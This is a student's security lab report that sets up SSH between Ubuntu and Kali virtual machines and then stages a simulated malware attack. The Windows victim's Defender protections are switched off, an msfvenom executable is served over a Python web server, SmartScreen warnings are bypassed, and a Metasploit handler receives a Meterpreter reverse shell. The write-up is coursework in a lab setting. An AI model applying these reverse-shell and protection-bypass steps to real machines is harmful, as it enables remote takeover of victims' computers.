Maria Valencia

CSC 154

Lab 10

Lab 10 – Security Testing

Exercise 10.1 - SSH

In this task, I will connect to the Ubuntu VM from the Kali VM over SSH.

Step 1: SSH Server Setup

I started my Ubuntu VM using the Bridged Adapter network mode and launched a terminal. I ran socket statistics and observed there are no TCP socket including port 22.

```
maria@ubuntu:~$ ss -antp
State    Recv-Q   Send-Q     Local Address:Port     Peer Address:Port  Process
LISTEN   0        128            127.0.0.1:631           0.0.0.0:*
LISTEN   0        511                  *:443                 *:*
LISTEN   0        511                  *:80                  *:*
LISTEN   0        128              [::1]:631             [::]:*
maria@ubuntu:~$
```

I installed open SSH on the Ubuntu VM.

```
maria@ubuntu:~$ sudo apt install openssh-server -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  ncurses-term openssh-sftp-server ssh-import-id
Suggested packages:
  molly-guard monkeysphere ssh-askpass
The following NEW packages will be installed:
  ncurses-term openssh-server openssh-sftp-server ssh-import-id
0 upgraded, 4 newly installed, 0 to remove and 36 not upgraded.
Need to get 751 kB of archives.
After this operation, 6,046 kB of additional disk space will be used.
Get:1 http://us.archive.ubuntu.com/ubuntu jammy-updates/main amd64 openssh-sftp-
```

I started the SSH daemon using systemctl. I verified it was up and running also using systemctl.

```
maria@ubuntu:~$ sudo systemctl start ssh
maria@ubuntu:~$ systemctl status ssh
● ssh.service - OpenBSD Secure Shell server
     Loaded: loaded (/lib/systemd/system/ssh.service; enabled; vendor preset: e>
     Active: active (running) since Wed 2024-11-06 13:31:41 PST; 1min 21s ago
       Docs: man:sshd(8)
             man:sshd_config(5)
   Main PID: 3926 (sshd)
      Tasks: 1 (limit: 5725)
     Memory: 1.7M
        CPU: 20ms
     CGroup: /system.slice/ssh.service
             └─3926 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"
```


I used the socket statistics to confirm that port 22 is listening. Then, I checked the Ubuntu VM IP address that will be used to make an SSH connection from the Kali VM.

```
maria@ubuntu:~$ ss -ant
State    Recv-Q   Send-Q     Local Address:Port     Peer Address:Port  Process
LISTEN   0        128              0.0.0.0:22            0.0.0.0:*
LISTEN   0        128          127.0.0.1:631             0.0.0.0:*
LISTEN   0        128              [::1]:631                [::]:*
LISTEN   0        128               [::]:22                 [::]:*
LISTEN   0        511                 *:80                    *:*
LISTEN   0        511                 *:443                   *:*
maria@ubuntu:~$
```

```
maria@ubuntu:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group defaul
t qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP gr
oup default qlen 1000
    link/ether 08:00:27:3f:a7:68 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.17/24 brd 192.168.1.255 scope global dynamic noprefixroute en
p0s3
       valid_lft 86075sec preferred_lft 86075sec
    inet6 2601:205:4301:3330::c2/128 scope global dynamic noprefixroute
       valid_lft 604477sec preferred_lft 604477sec
    inet6 2601:205:4301:3330:f948:beea:394f:e0ae/64 scope global temporary dynam
ic
       valid_lft 299sec preferred_lft 299sec
    inet6 2601:205:4301:3330:7eb4:17f4:6123:14f6/64 scope global dynamic mngtmpa
ddr noprefixroute
       valid_lft 299sec preferred_lft 299sec
    inet6 fe80::ada0:b158:f380:d382/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
maria@ubuntu:~$
```

Step 2: Establish SSH Connection

I launch my Kali VM with Bridge Adapter network settings and start a terminal. I establish an SSH connection with the Ubuntu VM using the SSH client pre-installed on Kali. I made sure to replace the USER value in the command below with my Ubuntu VM username and the IP with the IP address of my Ubuntu VM. Because I am using sudo with a low privilege user, I enter my Kali VM user password. I type "yes" when prompted to add the Ubuntu VM IP to the known hosts. Lastly, I enter my Ubuntu VM user password when prompted.



After entering the UBUNTU VM password, I was logged in and presented with the welcome terminal message and a shell. I ran whoami and uname to evidence I can run commands as the ubuntu user on the Ubuntu VM from the Kali VM.


```
maria@ubuntu:~$ whoami
maria
maria@ubuntu:~$ uname -a
Linux ubuntu 6.8.0-45-generic #45~22.04.1-Ubuntu SMP PREEMPT_DYNAMIC Wed Sep
11 15:25:05 UTC 2 x86_64 x86_64 x86_64 GNU/Linux
maria@ubuntu:~$
```

Exercise 10.2 Reverse Shell

In this task I will simulate a user's downloading and running of malware on the Windows VM which makes a reverse shell connection to Metasploit running on the Kali VM.


Step 1: Prepare Windows

I launch the Windows VM in Bridge Adapter network mode and start the "Virus & threat protection" program. With Windows Security running, I select "Manage settings" under the "Virus & threat protection settings". Turn Off the "Real-time protection", "Cloud-delivered protection", "Automatic sample submission", and "Tamper Protection" settings accepting any UAC prompts.




Step 2: Prepare Payload

I launched my Kali VM with Bridge Adapter network setting and launch a terminal. I checked the IP address of the Kali VM.



I create an msfvenom executable file using the Kali VM's IP address as the LHOST and port 9001 as the LPORT. I use the Windows x64 staged TCP payload and output the file named as runme.exe . I make sure to replace the KALI_IP with the IP address of your Kali VM in the command sample below.




Step 3: Start a Web Server

On the Kali VM, where the runme.exe file was created, I start a Python webserver. I observed the webserver is standing by waiting for connections.

Step 4: Start Meterpreter Listener

In a new terminal on the Kali VM, I start Metasploit.

```
┌──(maria㉿kali)-[~]
└─$ sudo msfdb run
[sudo] password for maria:
[+] Starting database
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/datab
ase.yml'
[+] Creating initial database schema
Metasploit tip: Network adapter names can be used for IP options set LHOST
eth0
```



I navigate to the exploit multi-handler module.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >
```

I configure the handler with the Kali VM IP address as the LHOST and port 9001 as the LPORT.

```
msf6 exploit(multi/handler) > set LHOST 192.168.1.14
LHOST ⇒ 192.168.1.14
msf6 exploit(multi/handler) > set LPORT 9001
LPORT ⇒ 9001
msf6 exploit(multi/handler) >
```

I set the payload of the handler to the Windows x64 staged Meterpreter TCP setting we used when generating the EXE using Msfvenom.

```
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > options

Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh,
                                        thread, process, none)
   LHOST     192.168.1.14     yes       The listen address (an interface ma
                                        y be specified)
   LPORT     9001             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) >
```


I start the Listener which will create a service waiting for a connection from the Meterpreter payload generated using Msfvenom.


```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.14:9001
```

Step 5: trigger the Attack

The Kali VM has a Meterpreter listener on port 9001 and a webserver running on port 80. I return to the Windows VM and open a web browser. We will simulate a victim user downloading and running a malicious file from the internet. Navigate to the Kali VM's IP address and observe a listing of folders and files.


Find the " runme.exe " file in the directory listing for the Kali VM and press it to download. Edge will likely stop the download since it is an executable. Click on the pop up message and select Keep from the options menu. Next
SmartScreen will complain that the file isn't verified - select Show more and choose "Keep anyway". Finally, the executable downloads!





Open the Downloads folder and double-click the " runme.exe " file to launch it. SmartScreen blocks the file from running because it has the "mark of the web" value set.

Select "More info" and then "Run anyway". Observe after a few seconds the Windows VM behaves normally while the reverse shell runs in the background.




Step 6: Profit!

Now that the " runme.exe " ran on the Windows VM, return to the Kali VM's terminal that has the Metasploit handler/listener running. Observe that a stage was sent to the victim and a Meterpreter session was opened!

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.14:9001
[*] Sending stage (201798 bytes) to 192.168.1.20
[*] Meterpreter session 1 opened (192.168.1.14:9001 → 192.168.1.20:49914) at
 2024-11-07 14:42:31 -0800

meterpreter >
```


The Meterpreter shell acts like a wrapper to the Windows command line. The Meterpreter shell has many features such as download/upload, screen/keyboard recording, and much more. Type the help command to list all available features.



Explore the victim's system information using the built-in tool sysinfo . Observe the Windows system information is returned.

Using the help menu, identify a command that looks interesting and run it. Describe the command and if you were successful running it.

I decided to use the enumdesktop command and ran it. I was successful in running it. The command lists all accessible desktops and window stations. I was wondering how it worked, and to see if it would count just 1 desktop (which it did).

